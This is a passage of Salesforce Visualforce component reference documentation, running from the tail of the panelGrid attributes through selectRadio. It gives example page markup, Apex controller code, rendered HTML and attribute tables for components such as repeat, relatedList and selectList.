onmousedown	String	The JavaScript invoked if the onmousedown event occurs--that is, if the user clicks a mouse button.		10.0	global
onmousemove	String	The JavaScript invoked if the onmousemove event occurs--that is, if the user moves the mouse pointer.		10.0	global
onmouseout	String	The JavaScript invoked if the onmouseout event occurs--that is, if the user moves the mouse pointer away from the panel grid.		10.0	global

Attribute Name	Attribute Type	Description	Required?	API Version	Access
onmouseover	String	The JavaScript invoked if the onmouseover event occurs--that is, if the user moves the mouse pointer over the panel grid.		10.0	global
onmouseup	String	The JavaScript invoked if the onmouseup event occurs--that is, if the user releases the mouse button.		10.0	global
rendered	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		10.0	global
rowClasses	String	A comma-separated list of one or more CSS classes associated with the table's rows. If more than one CSS class is specified, the classes are applied in a repeating fashion to all rows. For example, if you specify <code>columnRows="classA, classB"</code> , then the first row is styled with classA, the second row is styled with classB, the third row is styled with classA, the fourth row is styled with classB, and so on.		10.0	global
rules	String	The borders drawn between cells in the table. Possible values include "none", "groups", "rows", "cols", and "all". If not specified, this value defaults to "none". See also the frames attribute.		10.0	global
style	String	The style used to display the panelGrid component, used primarily for adding inline CSS styles.		10.0	global
styleClass	String	The style class used to display the panelGrid component, used primarily to designate which CSS styles are applied when using an external CSS stylesheet.		10.0	global
summary	String	A summary of the table's purpose and structure for Section 508 compliance.		10.0	global
title	String	The text to display as a tooltip when the user's mouse pointer hovers over this component.		10.0	global
width	String	The width of the entire table, expressed either as a relative percentage to the total amount of available horizontal space (for example, <code>width="80%"</code>), or as the number of pixels (for example, <code>width="800px"</code>).		10.0	global

Facets

Facet Name	Description	API Version
caption	The components that appear in the caption for the table. Note that the order in which a caption facet appears in the body of a panelGrid component does not matter, because any facet with <code>name="caption"</code> will control the appearance of the table's caption.	10.0

Facet Name	Description	API Version
footer	The components that appear in the footer row for the table. Note that the order in which a footer facet appears in the body of a panelGrid component does not matter, because any facet with name="footer" will control the appearance of the final row in the table.	10.0
header	The components that appear in the header row for the table. Note that the order in which a header facet appears in the body of a panelGrid component does not matter, because any facet with name="header" will control the appearance of the first row in the table.	10.0

apex:panelGroup

A container for multiple child components so that they can be displayed in a single panelGrid cell. An `<apex:panelGroup>` must be a child component of an `<apex:panelGrid>`.

Example

```
<apex:page>
  <apex:panelGrid columns="3" id="theGrid">
    <apex:outputText value="First" id="theFirst"/>
    <apex:outputText value="Second" id="theSecond"/>
    <apex:panelGroup id="theGroup">
      <apex:outputText value="Third" id="theThird"/>
      <apex:outputText value="Fourth" id="theFourth"/>
    </apex:panelGroup>
  </apex:panelGrid>
</apex:page>
```

The example above renders the following HTML:

```
<table id="theGrid">
  <tbody>
    <tr>
      <td><span id="theFirst">First</span></td>
      <td><span id="theSecond">Second</span></td>
      <td><span id="theGroup">
        <span id="theThird">Third</span>
        <span id="theFourth">Fourth</span>
      </span></td>
    </tr>
  </tbody>
</table>
```

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
id	String	An identifier that allows the panelGrid component to be referenced by other components in the page.		10.0	global

Attribute Name	Attribute Type	Description	Required?	API Version	Access
layout	String	The layout style for the panel group. Possible values include "block" (which generates an HTML div tag), "inline" (which generates an HTML span tag), and "none" (which does not generate an HTML tag). If not specified, this value defaults to "inline".		10.0	global
rendered	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		10.0	global
style	String	The style used to display the panelGroup component, used primarily for adding inline CSS styles.		10.0	global
styleClass	String	The style class used to display the panelGroup component, used primarily to designate which CSS styles are applied when using an external CSS stylesheet.		10.0	global

apex:param

A parameter for the parent component. The <apex:param> component can only be a child of the following components:

- <apex:actionFunction>
- <apex:actionSupport>
- <apex:commandButton>
- <apex:commandLink>
- <apex:outputLink>
- <apex:outputText>
- <flow:interview>

Within <apex:outputText>, there is support for the <apex:param> tag to match the syntax of the MessageFormat class in Java. See [the MessageFormat class JavaDocs](#) for more information.

apex:outputLink Example

```
<!-- For this example to render properly, you must associate the Visualforce page
with a valid contact record in the URL.

For example, if 001D000000IRt53 is the contact ID, the resulting URL should be:
https://Salesforce_instance/apex/myPage?id=001D000000IRt53

See the Visualforce Developer's Guide Quick Start Tutorial for more information. -->

<apex:page standardController="Contact">
    <apex:outputLink value="http://google.com/search">
```



```

    Search Google
    <apex:param name="q" value="{!contact.name}"/>
  </apex:outputLink>
</apex:page>

```

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
assignTo	Object	A setter method that assigns the value of this param to a variable in the associated Visualforce controller. If this attribute is used, getter and setter methods, or a property with get and set values, must be defined.		10.0	global
id	String	An identifier that allows the param component to be referenced by other components in the page.		10.0	global
name	String	The key for this parameter, for example, name="Location".		10.0	global
value	Object	The data associated with this parameter, for example, value="San Francisco, CA". The value attribute must be set to a string, number, or boolean value. Note that value is the only required attribute for a param component because it is all that is needed when performing a string replacement. For example, if you use "My {0}" as the value of an outputText component and then include a param in the body of the outputText component, the value of the param tag replaces the {0} in the output text string.	Yes	10.0	global

apex:pieSeries

A data series to be rendered as wedges in a Visualforce pie chart. At a minimum you must specify the fields in the data collection to use as label and value pairs for each pie wedge.

Note: This component must be enclosed within an `<apex:chart>` component. You can only have one `<apex:pieSeries>` in a chart.

Example

```

<!-- Page: -->
<apex:chart data="{!pieData}" height="300" width="400">
  <apex:pieSeries labelField="name" dataField="data1"/>
</apex:chart>

```

Attributes

Attribute Name	Attribute Type	Description	Required ¹	API Version	Access
colorSet	String	A set of color values that will be used, in order, as the pie wedge fill colors. Colors are specified as HTML-style (hexadecimal) colors, and should be comma separated. For example, "#00F,#0F0,#F00".		23.0	
dataField	String	The field in each record provided in the chart data from which to retrieve the data value for each pie wedge in the series. This field must exist in every record in the chart data.	Yes	23.0	
highlight	Boolean	A Boolean value that specifies whether each pie wedge should be highlighted when the mouse pointer passes over it. If not specified, this value defaults to true.		23.0	
id	String	An identifier that allows the chart component to be referenced by other components on the page.		23.0	global
labelField	String	The field in each record provided in the chart data from which to retrieve the label for each pie wedge in the series. This field must exist in every record in the chart data. If not specified, this value defaults to "name".		23.0	
rendered	Boolean	A Boolean value that specifies whether the chart series is rendered in the chart. If not specified, this value defaults to true.		23.0	
showInLegend	Boolean	A Boolean value that specifies whether to show this series in the chart legend, if a legend is enabled. If not specified, this value defaults to true.		23.0	
tips	Boolean	A Boolean value that specifies whether to display a tooltip for each pie wedge when the mouse pointer passes over it. The format of the tip is <labelField>: <dataField>. If not specified, this value defaults to true.		23.0	

apex:relatedList

A list of Salesforce records that are related to a parent record with a lookup or master-detail relationship.

Example

```
<!-- For this example to render properly, you must associate the Visualforce page
with a valid account record in the URL.
For example, if 001D000000IRt53 is the account ID, the resulting URL should be:
https://Salesforce_instance/apex/myPage?id=001D000000IRt53
See the Visualforce Developer's Guide Quick Start Tutorial for more information. -->
```

```

<apex:page standardController="Account">
  <apex:pageBlock>
    You're looking at some related lists for {!account.name}:
  </apex:pageBlock>

  <apex:relatedList list="Opportunities" />

  <apex:relatedList list="Contacts">
    <apex:facet name="header">Titles can be overridden with facets</apex:facet>
  </apex:relatedList>

  <apex:relatedList list="Cases" title="Or you can keep the image, but change the text"
/>
</apex:page>

```

Attributes

Attribute Name	Attribute Type	Description	Required ¹	API Version	Access
id	String	An identifier that allows the relatedList component to be referenced by other components in the page.		10.0	global
list	String	The related list to display. This does not need to be on an object's page layout. To specify this value, use the name of the child relationship to the related object. For example, to display the Contacts related list that would normally display on an account detail page, use list="Contacts".	Yes	10.0	global
pageSize	Integer	The number of records to display by default in the related list. If not specified, this value defaults to 5.		10.0	global
rendered	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		10.0	global
subject	String	The parent record from which the data and related list definition are derived. If not specified, and if using a standard controller, this value is automatically set to the value of the ID query string parameter in the page URL.		10.0	global
title	String	The text displayed as the title of the related list. If not specified, this value defaults to the title specified in the application.		10.0	global

Facets

Facet Name	Description	API Version
body	The components that appear in the body of the related list. Note that the order in which a body facet appears in a relatedList component does not matter, because any facet with name="body" will control the appearance of the related list body. If specified, this facet overrides any other content in the related list tag.	10.0
footer	The components that appear in the footer area of the related list. Note that the order in which a footer facet appears in the body of a relatedList component does	10.0

Facet Name	Description	API Version
	not matter, because any facet with name="footer" will control the appearance of the bottom of the related list.	
header	The components that appear in the header area of the related list. Note that the order in which a header facet appears in the body of a relatedList component does not matter, because any facet with name="header" will control the appearance of the top of the related list.	10.0

apex:repeat

An iteration component that allows you to output the contents of a collection according to a structure that you specify. The collection can include up to 1,000 items.

Note that if used within an `<apex:pageBlockSection>` or `<apex:panelGrid>` component, all content generated by a child `<apex:repeat>` component is placed in a single `<apex:pageBlockSection>` or `<apex:panelGrid>` cell.

This component cannot be used as a direct child of the following components:

- `<apex:dataTable>`
- `<apex:pageBlockTable>`
- `<apex:panelBar>`
- `<apex:selectCheckboxes>`
- `<apex:selectList>`
- `<apex:selectRadio>`
- `<apex:tabPanel>`

Example

```
<!-- Page: -->
<apex:page controller="repeatCon" id="thePage">
    <apex:repeat value="{!strings}" var="string" id="theRepeat">
        <apex:outputText value="{!string}" id="theValue"/><br/>
    </apex:repeat>
</apex:page>

/** Controller: */
public class repeatCon {

    public String[] getStrings() {
```

```

        return new String[]{'ONE', 'TWO', 'THREE'};
    }
}

```

The example above renders the following HTML:

```

<span id="thePage:theRepeat:0:theValue">ONE</span><br/>
<span id="thePage:theRepeat:1:theValue">TWO</span><br/>
<span id="thePage:theRepeat:2:theValue">THREE</span><br/>

```

Standard Component Example

<!-- For this example to render properly, you must associate the Visualforce page with a valid account record in the URL.

For example, if 001D000000IRt53 is the account ID, the resulting URL should be:

https://Salesforce_instance/apex/myPage?id=001D000000IRt53

See the Visualforce Developer's Guide Quick Start Tutorial for more information. -->

<!-- Page: -->

```

<apex:page standardController="Account">
    <table border="0" >
        <tr>
            <th>Case Number</th><th>Origin</th>
            <th>Creator Email</th><th>Status</th>
        </tr>
        <apex:repeat var="cases" value="{!Account.Cases}">
            <tr>
                <td>{!cases.CaseNumber}</td>
                <td>{!cases.Origin}</td>
                <td>{!cases.Contact.email}</td>
                <td>{!cases.Status}</td>
            </tr>
        </apex:repeat>
    </table>
</apex:page>

```

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
first	Integer	The first element in the collection visibly rendered, where 0 is the index of the first element in the set of data specified by the value attribute. For example, if you did not want to display the first two elements in the set of records specified by the value attribute, set first="2".		10.0	global
id	String	An identifier that allows the repeat component to be referenced by other components in the page.		10.0	global
rendered	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		10.0	global
rows	Integer	The maximum number of items in the collection that are rendered. If this value is less than the number of items in the collection, the items at the end of the collection are not repeated.		10.0	global
value	Object	The collection of data that is iterated over.		10.0	global
var	String	The name of the variable that represents the current item in the iteration.		10.0	global

apex:scontrol

An inline frame that displays an s-control.

Note: **s-controls have been superseded by Visualforce pages**. After March 2010 organizations that have never created s-controls, as well as new organizations, won't be allowed to create them. Existing s-controls remain unaffected.

Example

```
<!-- For this component to work, you must have a valid s-control defined. -->
<apex:page>
  <apex:scontrol controlName="HelloWorld" />
</apex:page>
```

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
controlName	String	The name of the s-control displayed. For this value, use the s-control's name field, not its label.		10.0	global
height	Integer	The height of the inline frame that should display the s-control, expressed either as a percentage of the total		10.0	global

Attribute Name	Attribute Type	Description	Required?	API Version	Access
		available vertical space (for example height="50%"), or as the number of pixels (for example, height="300px").			
id	String	An identifier that allows the s-control component to be referenced by other components in the page.		10.0	global
rendered	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		10.0	global
scrollbars	Boolean	A Boolean value that specifies whether the s-control can be scrolled. If not specified, this value defaults to true.		10.0	global
subject	Object	The ID of the record that should provide data for this s-control.		10.0	global
width	Integer	The width of the inline frame that should display the s-control, expressed either as the number of pixels or as a percentage of the total available horizontal space. To specify the number of pixels, set this attribute to a number followed by px, (for example, width="600px"). To specify a percentage, set this attribute to a number preceded by a hyphen (for example width="-80").		10.0	global

apex:sectionHeader

A title bar for a page. In a standard Salesforce.com page, the title bar is a colored header displayed directly under the tab bar.

Example

```

<!-- For this example to render properly, you must associate the Visualforce page
with a valid account record in the URL.
For example, if 001D000000IRt53 is the account ID, the resulting URL should be:
https://Salesforce_instance/apex/myPage?id=001D000000IRt53
See the Visualforce Developer's Guide Quick Start Tutorial for more information. -->

```

```

<apex:page standardController="Opportunity" tabStyle="Opportunity" sidebar="false">
  <apex:sectionHeader title="One of Your Opportunities" subtitle="Exciting !"/>
  <apex:detail subject="{!opportunity.ownerId}" relatedList="false" title="false"/>
</apex:page>

```

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
description	String	Descriptive text for the page that displays just under the colored title bar.		10.0	global

Attribute Name	Attribute Type	Description	Required?	API Version	Access
help	String	The URL for the page's help file. When this value is specified, a Help for this Page link automatically appears on the right side of the colored title bar.		10.0	global
id	String	An identifier that allows the sectionHeader component to be referenced by other components in the page.		10.0	global
printUrl	String	The URL for the printable view.		18.0	
rendered	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		10.0	global
subtitle	String	The text displayed just under the main title in the colored title bar.		10.0	global
title	String	The text displayed at the top of the colored title bar.		10.0	global

apex:selectCheckboxes

A set of related checkbox input elements, displayed in a table.

Example

```

<!-- Page: -->
<apex:page controller="sampleCon">
  <apex:form>
    <apex:selectCheckboxes value="{!countries}">
      <apex:selectOptions value="{!items}" />
    </apex:selectCheckboxes><br/>
    <apex:commandButton value="Test" action="{!test}" rerender="out" status="status" />
  </apex:form>
  <apex:outputPanel id="out">
    <apex:actionstatus id="status" startText="testing...">
      <apex:facet name="stop">
        <apex:outputPanel>
          <p>You have selected:</p>
          <apex:dataList value="{!countries}" var="c">{!c}</apex:dataList>
        </apex:outputPanel>
      </apex:facet>
    </apex:actionstatus>
  </apex:outputPanel>
</apex:page>

/** Controller: */
public class sampleCon {
  String[] countries = new String[]{};

  public PageReference test() {
    return null;
  }

  public List<SelectOption> getItems() {
    List<SelectOption> options = new List<SelectOption>();
  }
}

```



```

        options.add(new SelectOption('US', 'US'));
        options.add(new SelectOption('CANADA', 'Canada'));
        options.add(new SelectOption('MEXICO', 'Mexico'));

        return options;
    }

    public String[] getCountries() {
        return countries;
    }

    public void setCountries(String[] countries) {
        this.countries = countries;
    }
}

```

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
accesskey	String	The keyboard access key that puts the selectCheckboxes component in focus. When the selectCheckboxes component is in focus, users can use the keyboard to select and deselect individual checkbox options.		10.0	global
border	Integer	The width of the frame around the rendered HTML table, in pixels.		10.0	global
dir	String	The direction in which the generated HTML component should be read. Possible values include "RTL" (right to left) or "LTR" (left to right).		10.0	global
disabled	Boolean	A Boolean value that specifies whether the selectCheckboxes component should be displayed in a disabled state. If set to true, the checkboxes appear disabled. If not specified, this value defaults to false.		10.0	global
disabledClass	String	The style class used to display the selectCheckboxes component when the disabled attribute is set to true, used primarily to designate which CSS styles are applied when using an external CSS stylesheet.		10.0	global
enabledClass	String	The style class used to display the selectCheckboxes component when the disabled attribute is set to false, used primarily to designate which CSS styles are applied when using an external CSS stylesheet.		10.0	global
id	String	An identifier that allows the selectCheckboxes component to be referenced by other components in the page.		10.0	global
immediate	Boolean	A Boolean value that specifies whether the action associated with this component should happen immediately, without processing any validation rules associated with the fields on the page. If set to true, the action happens immediately and validation rules are skipped. If not specified, this value defaults to false.		11.0	global

Attribute Name	Attribute Type	Description	Required?	API Version	Access
label	String	A text value that allows to display a label next to the control and reference the control in the error message		23.0	
lang	String	The base language for the generated HTML output, for example, "en" or "en-US". For more information on this attribute, see the W3C specifications .		10.0	global
layout	String	The method by which checkboxes should be displayed in the table. Possible values include "lineDirection", in which checkboxes are placed horizontally, or "pageDirection", in which checkboxes are placed vertically. If not specified, this value defaults to "lineDirection".		10.0	global
onblur	String	The JavaScript invoked if the onblur event occurs--that is, if the focus moves off of the selectCheckboxes component.		10.0	global
onchange	String	The JavaScript invoked if the onchange event occurs--that is, if the value of any checkbox in the selectCheckboxes component changes.		10.0	global
onclick	String	The JavaScript invoked if the onclick event occurs--that is, if the user clicks the selectCheckboxes component.		10.0	global
ondblclick	String	The JavaScript invoked if the onclick event occurs--that is, if the user clicks the selectCheckboxes component twice.		10.0	global
onfocus	String	The JavaScript invoked if the onfocus event occurs--that is, if the focus is on the selectCheckboxes component.		10.0	global
onkeydown	String	The JavaScript invoked if the onkeydown event occurs--that is, if the user presses a keyboard key.		10.0	global
onkeypress	String	The JavaScript invoked if the onkeypress event occurs--that is, if the user presses or holds down a keyboard key.		10.0	global
onkeyup	String	The JavaScript invoked if the onkeyup event occurs--that is, if the user releases a keyboard key.		10.0	global
onmousedown	String	The JavaScript invoked if the onmousedown event occurs--that is, if the user clicks a mouse button.		10.0	global
onmousemove	String	The JavaScript invoked if the onmousemove event occurs--that is, if the user moves the mouse pointer.		10.0	global
onmouseout	String	The JavaScript invoked if the onmouseout event occurs--that is, if the user moves the mouse pointer away from the selectCheckboxes component.		10.0	global
onmouseover	String	The JavaScript invoked if the onmouseover event occurs--that is, if the user moves the mouse pointer over the selectCheckboxes component.		10.0	global

Attribute Name	Attribute Type	Description	Required?	API Version	Access
onmouseup	String	The JavaScript invoked if the onmouseup event occurs--that is, if the user releases the mouse button.		10.0	global
onselect	String	The JavaScript invoked if the onselect event occurs--that is, if the user selects a checkbox in the selectCheckboxes component.		10.0	global
readonly	Boolean	A Boolean value that specifies whether this selectCheckboxes component is rendered as read-only. If set to true, the checkbox values cannot be changed. If not selected, this value defaults to false.		10.0	global
rendered	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		10.0	global
required	Boolean	A Boolean value that specifies whether this selectCheckboxes component is a required field. If set to true, the user must select one or more of these checkboxes. If not selected, this value defaults to false.		10.0	global
style	String	The style used to display the selectCheckboxes component, used primarily for adding inline CSS styles.		10.0	global
styleClass	String	The style class used to display the selectCheckboxes component, used primarily to designate which CSS styles are applied when using an external CSS stylesheet.		10.0	global
tabindex	String	The order in which this selectCheckboxes component is selected compared to other page components when a user presses the Tab key repeatedly. This value must be an integer between 0 and 32767, with component 0 being the first component that is selected when a user presses the Tab key.		10.0	global
title	String	The text to display as a tooltip when the user's mouse pointer hovers over this component.		10.0	global
value	Object	A merge field that references the controller class variable that is associated with this selectCheckboxes component. For example, if the name of the associated variable in the controller class is myCheckboxSelections use value="{!myCheckboxSelections}" to reference the variable.		10.0	global

apex:selectList

A list of options that allows users to select only one value or multiple values at a time, depending on the value of its multiselect attribute.

Example

```

<!-- Page: -->
<apex:page controller="sampleCon">
    <apex:form>
        <apex:selectList value="{!countries}" multiselect="true">
            <apex:selectOptions value="{!items}" />
        </apex:selectList><p/>

        <apex:commandButton value="Test" action="{!test}" rerender="out" status="status" />
    </apex:form>

    <apex:outputPanel id="out">
        <apex:actionstatus id="status" startText="testing...">
            <apex:facet name="stop">
                <apex:outputPanel>
                    <p>You have selected:</p>
                    <apex:dataList value="{!countries}" var="c">{!c}</apex:dataList>
                </apex:outputPanel>
            </apex:facet>
        </apex:actionstatus>
    </apex:outputPanel>
</apex:page>

/** Controller: */
public class sampleCon {
    String[] countries = new String[]{};

    public PageReference test() {
        return null;
    }

    public List<SelectOption> getItems() {
        List<SelectOption> options = new List<SelectOption>();
        options.add(new SelectOption('US', 'US'));
        options.add(new SelectOption('CANADA', 'Canada'));
        options.add(new SelectOption('MEXICO', 'Mexico'));
        return options;
    }

    public String[] getCountries() {
        return countries;
    }

    public void setCountries(String[] countries) {
        this.countries = countries;
    }
}

```

Attributes

Attribute Name	Attribute Type	Description	Required ¹	API Version	Access
accesskey	String	The keyboard access key that puts the selectList in focus. When the selectList is in focus, a user can select or deselect list options.		10.0	global
dir	String	The direction in which the generated HTML component should be read. Possible values include "RTL" (right to left) or "LTR" (left to right).		10.0	global

Attribute Name	Attribute Type	Description	Required?	API Version	Access
disabled	Boolean	A Boolean value that specifies whether this selectList should be displayed in a disabled state. If set to true, the selectList appears disabled. If not specified, this value defaults to false.		10.0	global
disabledClass	String	The style class used to display the selectList component when the disabled attribute is set to true, used primarily to designate which CSS styles are applied when using an external CSS stylesheet.		10.0	global
enabledClass	String	The style class used to display the selectList component when the disabled attribute is set to false, used primarily to designate which CSS styles are applied when using an external CSS stylesheet.		10.0	global
id	String	An identifier that allows the selectList component to be referenced by other components in the page.		10.0	global
label	String	A text value that allows to display a label next to the control and reference the control in the error message		23.0	
lang	String	The base language for the generated HTML output, for example, "en" or "en-US". For more information on this attribute, see the W3C specifications .		10.0	global
multiselect	Boolean	A Boolean value that specifies whether users can select more than one option as a time from this selectList. If set to true, users can select more than one option at a time. If not specified, this value defaults to false. If multiselect is true, the value attribute must be of type String[] or a List of strings. Otherwise, it must be of type String.		10.0	global
onblur	String	The JavaScript invoked if the onblur event occurs--that is, if the focus moves off of the selectList component.		10.0	global
onchange	String	The JavaScript invoked if the onchange event occurs--that is, if the value of the selectList component changes.		10.0	global
onclick	String	The JavaScript invoked if the onclick event occurs--that is, if the user clicks the selectList component.		10.0	global
ondblclick	String	The JavaScript invoked if the onclick event occurs--that is, if the user clicks the selectList component twice.		10.0	global
onfocus	String	The JavaScript invoked if the onfocus event occurs--that is, if the focus is on the selectList component.		10.0	global
onkeydown	String	The JavaScript invoked if the onkeydown event occurs--that is, if the user presses a keyboard key.		10.0	global
onkeypress	String	The JavaScript invoked if the onkeypress event occurs--that is, if the user presses or holds down a keyboard key.		10.0	global

Attribute Name	Attribute Type	Description	Required?	API Version	Access
onkeyup	String	The JavaScript invoked if the onkeyup event occurs--that is, if the user releases a keyboard key.		10.0	global
onmousedown	String	The JavaScript invoked if the onmousedown event occurs--that is, if the user clicks a mouse button.		10.0	global
onmousemove	String	The JavaScript invoked if the onmousemove event occurs--that is, if the user moves the mouse pointer.		10.0	global
onmouseout	String	The JavaScript invoked if the onmouseout event occurs--that is, if the user moves the mouse pointer away from the selectList component.		10.0	global
onmouseover	String	The JavaScript invoked if the onmouseover event occurs--that is, if the user moves the mouse pointer over the selectList component.		10.0	global
onmouseup	String	The JavaScript invoked if the onmouseup event occurs--that is, if the user releases the mouse button.		10.0	global
onselect	String	The JavaScript invoked if the onselect event occurs--that is, if the user selects an option in the selectList component.		10.0	global
readonly	Boolean	A Boolean value that specifies whether this selectList component is rendered as read-only. If set to true, the list option selections cannot be changed. If not selected, this value defaults to false.		10.0	global
rendered	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		10.0	global
required	Boolean	A Boolean value that specifies whether this selectList component is a required field. If set to true, the user must select at least one list option. If not selected, this value defaults to false.		10.0	global
size	Integer	The number of selectList options displayed at one time. If this number is less than the total number of options, a scroll bar is displayed in the selectList. If not specified, all available options are displayed.		10.0	global
style	String	The style used to display the selectList component, used primarily for adding inline CSS styles.		10.0	global
styleClass	String	The style class used to display the selectList component, used primarily to designate which CSS styles are applied when using an external CSS stylesheet.		10.0	global
tabindex	String	The order in which this selectList component is selected compared to other page components when a user presses the Tab key repeatedly. This value must be an integer between 0 and 32767, with component 0 being the first component that is selected when a user presses the Tab key.		10.0	global

Attribute Name	Attribute Type	Description	Required?	API Version	Access
title	String	The text to display as a tooltip when the user's mouse pointer hovers over this component.		10.0	global
value	Object	A merge field that references the controller class variable that is associated with this selectList. For example, if the name of the associated variable in the controller class is myListSelections, use value="{!myListSelections}" to reference the variable. If multiselect is true, the value attribute must be of type String[] or a List of strings. Otherwise, it must be of type String.		10.0	global

apex:selectOption

A possible value for an `<apex:selectCheckboxes>` or `<apex:selectList>` component. The `<apex:selectOption>` component must be a child of one of those components.

Example

```

<!-- Page: -->
<apex:page controller="chooseColor">
  <apex:form>
    <apex:selectList id="chooseColor" value="{!string}" size="1">
      <apex:selectOption itemValue="red" itemLabel="Red"/>
      <apex:selectOption itemValue="white" itemLabel="White"/>
      <apex:selectOption itemValue="blue" itemLabel="Blue"/>
    </apex:selectList>
  </apex:form>
</apex:page>

/** Controller */

public class chooseColor {
  String s = 'blue';

  public String getString() {
    return s;
  }

  public void setString(String s) {
    this.s = s;
  }
}

```

The example above renders the following HTML:

```

<select id="chooseColor" name="chooseColor" size="1">
  <option value="red">Red</option>
  <option value="white">White</option>
  <option value="blue" selected="selected">Blue</option>
</select>

```

Attributes

Attribute Name	Attribute Type	Description	Required ¹	API Version	Access
dir	String	The direction in which the generated HTML component should be read. Possible values include "RTL" (right to left) or "LTR" (left to right).		10.0	global
id	String	An identifier that allows the selectOption component to be referenced by other components in the page.		10.0	global
itemDescription	String	A description of the selectOption component, for use in development tools.		10.0	global
itemDisabled	Boolean	A Boolean value that specifies whether the selectOption component should be displayed in a disabled state. If set to true, the option appears disabled. If not specified, this value defaults to false.		10.0	global
itemEscaped	Boolean	A Boolean value that specifies whether sensitive HTML and XML characters should be escaped in the HTML output generated by this component. If not specified, this value defaults to true. For example, the only way to add a ">" symbol to a label is by using the symbol's escape sequence and setting itemEscaped="false". If you do not specify itemEscaped="false", the character escape sequence displays as written.		10.0	global
itemLabel	String	The label used to display this option to users.		10.0	global
itemValue	Object	The value sent to the server if this option is selected by the user.		10.0	global
lang	String	The base language for the generated HTML output, for example, "en" or "en-US". For more information on this attribute, see the W3C specifications .		10.0	global
onclick	String	The JavaScript invoked if the onclick event occurs--that is, if the user clicks the selectOption component.		10.0	global
ondblclick	String	The JavaScript invoked if the onclick event occurs--that is, if the user clicks the selectOption component twice.		10.0	global
onkeydown	String	The JavaScript invoked if the onkeydown event occurs--that is, if the user presses a keyboard key.		10.0	global
onkeypress	String	The JavaScript invoked if the onkeypress event occurs--that is, if the user presses or holds down a keyboard key.		10.0	global
onkeyup	String	The JavaScript invoked if the onkeyup event occurs--that is, if the user releases a keyboard key.		10.0	global
onmousedown	String	The JavaScript invoked if the onmousedown event occurs--that is, if the user clicks a mouse button.		10.0	global
onmousemove	String	The JavaScript invoked if the onmousemove event occurs--that is, if the user moves the mouse pointer.		10.0	global

Attribute Name	Attribute Type	Description	Required?	API Version	Access
onmouseout	String	The JavaScript invoked if the onmouseout event occurs--that is, if the user moves the mouse pointer away from the selectOption.		10.0	global
onmouseover	String	The JavaScript invoked if the onmouseover event occurs--that is, if the user moves the mouse pointer over the selectOption.		10.0	global
onmouseup	String	The JavaScript invoked if the onmouseup event occurs--that is, if the user releases the mouse button.		10.0	global
rendered	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		10.0	global
style	String	This attribute was deprecated in Salesforce API version 17.0 and has no effect on the page.		10.0	global
styleClass	String	This attribute was deprecated in Salesforce API version 17.0 and has no effect on the page.		10.0	global
title	String	The text to display as a tooltip when the user's mouse pointer hovers over this component.		10.0	global
value	Object	A merge field that references the controller class variable of type SelectItem that is associated with this selectOption component. For example, if the name of the associated variable in the controller class is myOption, use value="{!myOption}" to reference the variable.		10.0	global

apex:selectOptions

A collection of possible values for an `<apex:selectCheckboxes>`, `<apex:selectRadio>`, or `<apex:selectList>` component. An `<apex:selectOptions>` component must be a child of one of those components. It must also be bound to a collection of `selectOption` objects in a custom Visualforce controller.

Example

```
<!-- Page: -->
<apex:page controller="sampleCon">
  <apex:form>
    <apex:selectCheckboxes value="{!countries}" title="Choose a country">
      <apex:selectOptions value="{!items}" />
    </apex:selectCheckboxes><br/>
    <apex:commandButton value="Test" action="{!test}" rerender="out" status="status" />
  </apex:form>
  <apex:outputPanel id="out">
    <apex:actionstatus id="status" startText="testing...">
      <apex:facet name="stop">
        <apex:outputPanel>
          <p>You have selected:</p>
        </apex:outputPanel>
      </apex:facet>
    </apex:actionstatus>
  </apex:outputPanel>
</apex:page>
```

```

        <apex:dataList value="{!countries}" var="c">a:{!c}</apex:dataList>
    </apex:outputPanel>
</apex:facet>
</apex:actionstatus>
</apex:outputPanel>
</apex:page>

/** Controller: */
public class sampleCon {
    String[] countries = new String[]{};

    public PageReference test() {
        return null;
    }

    public List<SelectOption> getItems() {
        List<SelectOption> options = new List<SelectOption>();
        options.add(new SelectOption('US', 'US'));
        options.add(new SelectOption('CANADA', 'Canada'));
        options.add(new SelectOption('MEXICO', 'Mexico'));

        return options;
    }

    public String[] getCountries() {
        return countries;
    }

    public void setCountries(String[] countries) {
        this.countries = countries;
    }
}

```

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
id	String	An identifier that allows the selectOptions component to be referenced by other components in the page.		10.0	global
rendered	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		10.0	global
value	Object	A merge field that references the controller class collection variable of type SelectItem that is associated with this selectOptions component. For example, if the name of the associated variable in the controller class is mySetOfOptions, use value="{!mySetOfOptions}" to reference the variable.	Yes	10.0	global

apex:selectRadio

A set of related radio button input elements, displayed in a table. Unlike checkboxes, only one radio button can ever be selected at a time.

Example

```

<!-- Page: -->
<apex:page controller="sampleCon">
  <apex:form>
    <apex:selectRadio value="{!country}">
      <apex:selectOptions value="{!items}" />
    </apex:selectRadio><p/>
    <apex:commandButton value="Test" action="{!test}" rerender="out" status="status" />
  </apex:form>
  <apex:outputPanel id="out">
    <apex:actionstatus id="status" startText="testing...">
      <apex:facet name="stop">
        <apex:outputPanel>
          <p>You have selected:</p>
          <apex:outputText value="{!country}" />
        </apex:outputPanel>
      </apex:facet>
    </apex:actionstatus>
  </apex:outputPanel>
</apex:page>

/** Controller */
public class sampleCon {
  String country = null;

  public PageReference test() {
    return null;
  }

  public List<SelectOption> getItems() {
    List<SelectOption> options = new List<SelectOption>();
    options.add(new SelectOption('US', 'US'));
    options.add(new SelectOption('CANADA', 'Canada'));
